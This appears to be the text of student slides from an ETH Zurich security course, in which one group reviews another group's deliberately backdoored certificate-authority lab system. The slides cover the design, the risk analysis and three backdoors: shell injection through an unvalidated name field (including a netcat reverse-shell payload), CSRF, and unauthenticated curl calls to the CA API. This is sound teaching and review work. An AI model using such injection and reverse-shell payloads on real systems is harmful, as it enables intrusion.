ETH zürich

Review of Group 1
By Group 2

Clemens Klopfstein.
Nicolas Kowenski.
Nathanael Wettstein.

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
Agenda

- Architecture and Security Design Review
- Risk Analysis
- Backdoors
- Comparison
- Summary

Design Overview



Architecture & Security Design summary

- All traffic is encrypted by default, using TLS and SSH.
- The back-end end and the-front end are separated hosts.
- All traffic must pass through the gateway host.
- No central logs. Not tamper-proof.
- Final users can only use the system via VPN connection.
- The database is hosted on the same machine as the web server.
- Backup host have access to other hosts and the private gpg key locally.

Risk Analysis

- 21 assets, 8 threat sources, 19 threats
- Most important assets, threat sources and threats mentioned
- Risk evaluation is rather short

Additional assets:

- Wireguard keys
- Development components

Threat sources:

- Malware should be considered an attack vector

Risk Evaluation

- Reasonable threats and generally useful countermeasures
  - Cameras cannot prevent the unplugging of the servers
  - Disk encryption does not prevent data theft given access to data

- Most countermeasures were implemented
  - Input validation only partially implemented
  - Users cannot reset their password
  - Private keys are not deleted after the backup is done

Steganography?

Backdoor 1: Missing input validation

- **Reason**: No input validation

```
    create_csr = f"openssl req -new -nodes -out certs/{uid}_{random_cert_id}.csr -newkey rsa:4096 -
eyout certs/{uid}_{random_cert_id}.key -subj /CN='{name}'/C=CH/ST=Zurich/L=Zurich/O={uid}/OU='iMovi
s CH'"
```


- **Effect**: Value inclusion or shell injection
- **Exploit 1**: User-chosen “Organization” (= userID)

  firstname: `Anders /O=ps/OU=iMovies CH/L=Zurich/ST=Zurich/C=CH/ '#`

- **Exploit 2**: Reverse shell


  firstname: `Anders '/; nc -c bash 192.168.1.20 9001 #`

Missing input validation




Backdoor 2: CSRF


Initial state



Attack result



Malicious website



Backdoor 3: Missing access control

- **Reason:** No access control to Core CA for VPN client
- **How to fix:** Separate networks, add firewall, add mTLS, add application-layer authentication
- **Exploit 1:** Client calls status API (CA admin)

```
curl --insecure https://coreca.imovies.ch:5003/status
```

- **Exploit 2:** Client calls cert API (CA user)

```
curl --insecure -X POST --data "name=foo&uid=bar&email=baz" \
    https://coreca.imovies.ch:5003/request_cert -o cert.p12
```

Comparison

- VPN access for the System Administrators.
- Database to a dedicated server in favor of compartmentalization.
- Rotate backups to avoid failures.
- Use only public key based credentials for the SSH access and restrict the use of passwords.
- Easy access to a central backup system for the system administrator.
- Implement a centralized service to collect logs and make them tamper-proof.
- Use a multi-level CA.

Conclusion

In the context of Imovies, privacy and anonymity are key factors:

- HTTPS + Tor Address for final users.
- VPN for System administrator / operations.
- CA using a three-tier architecture with one root and three issuing CAs (users, ca admins, servers).